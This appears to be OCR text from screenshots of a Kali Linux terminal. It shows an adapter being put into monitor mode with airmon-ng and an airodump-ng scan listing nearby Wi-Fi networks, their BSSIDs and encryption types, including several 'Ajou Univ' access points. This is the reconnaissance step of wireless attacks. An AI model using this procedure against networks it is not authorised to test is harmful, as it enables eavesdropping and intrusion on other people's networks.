
https://drive.google.com/open?id=1MVXUvufsNMIrbSo921QRCVIERyHSR6my



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iwconfig
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.432 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr=2347 B Fragment thr:off
Power Management:on
lo no wireless extensions.
eth0 no wireless extensions.
root@kali:~# airmon-ng check kill
root@kali:~# airmon-ng start wlan0
PHY Interface Driver Chipset
phy0 wlan0mon rtl8192cu Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter
root@kali:~#



root@kali: ~
File Edit View Search Terminal Help
eth0 no wireless extensions.
root@kali:~# airmon-ng check kill
root@kali:~# airmon-ng start wlan0
PHY Interface Driver Chipset
phy0 wlan0mon rtl8192cu Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter
root@kali:~# iwconfig
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.432 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr=2347 B Fragment thr:off
Power Management:on
lo no wireless extensions.
eth0 no wireless extensions.
root@kali:~# airodump-ng



root@kali: ~
File Edit View Search Terminal Help
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1D:93:98:79:E3 -52 74 21 0 5 54e. WPA CCMP PSK test-wifi
00:1D:93:98:79:E2 -55 84 2 0 5 54e. WPA2 CCMP PSK K-wifi
34:FC:B9:AF:7D:A0 -64 60 22 0 6 54e. OPN Ajou Univ
00:08:9F:7C:B1:E4 -79 46 0 0 11 54e WPA2 CCMP PSK com-1
34:FC:B9:AF:88:60 -78 25 0 0 1 54e. OPN Ajou Univ
34:FC:B9:AF:8A:60 -85 27 0 0 11 54e. OPN Ajou Univ
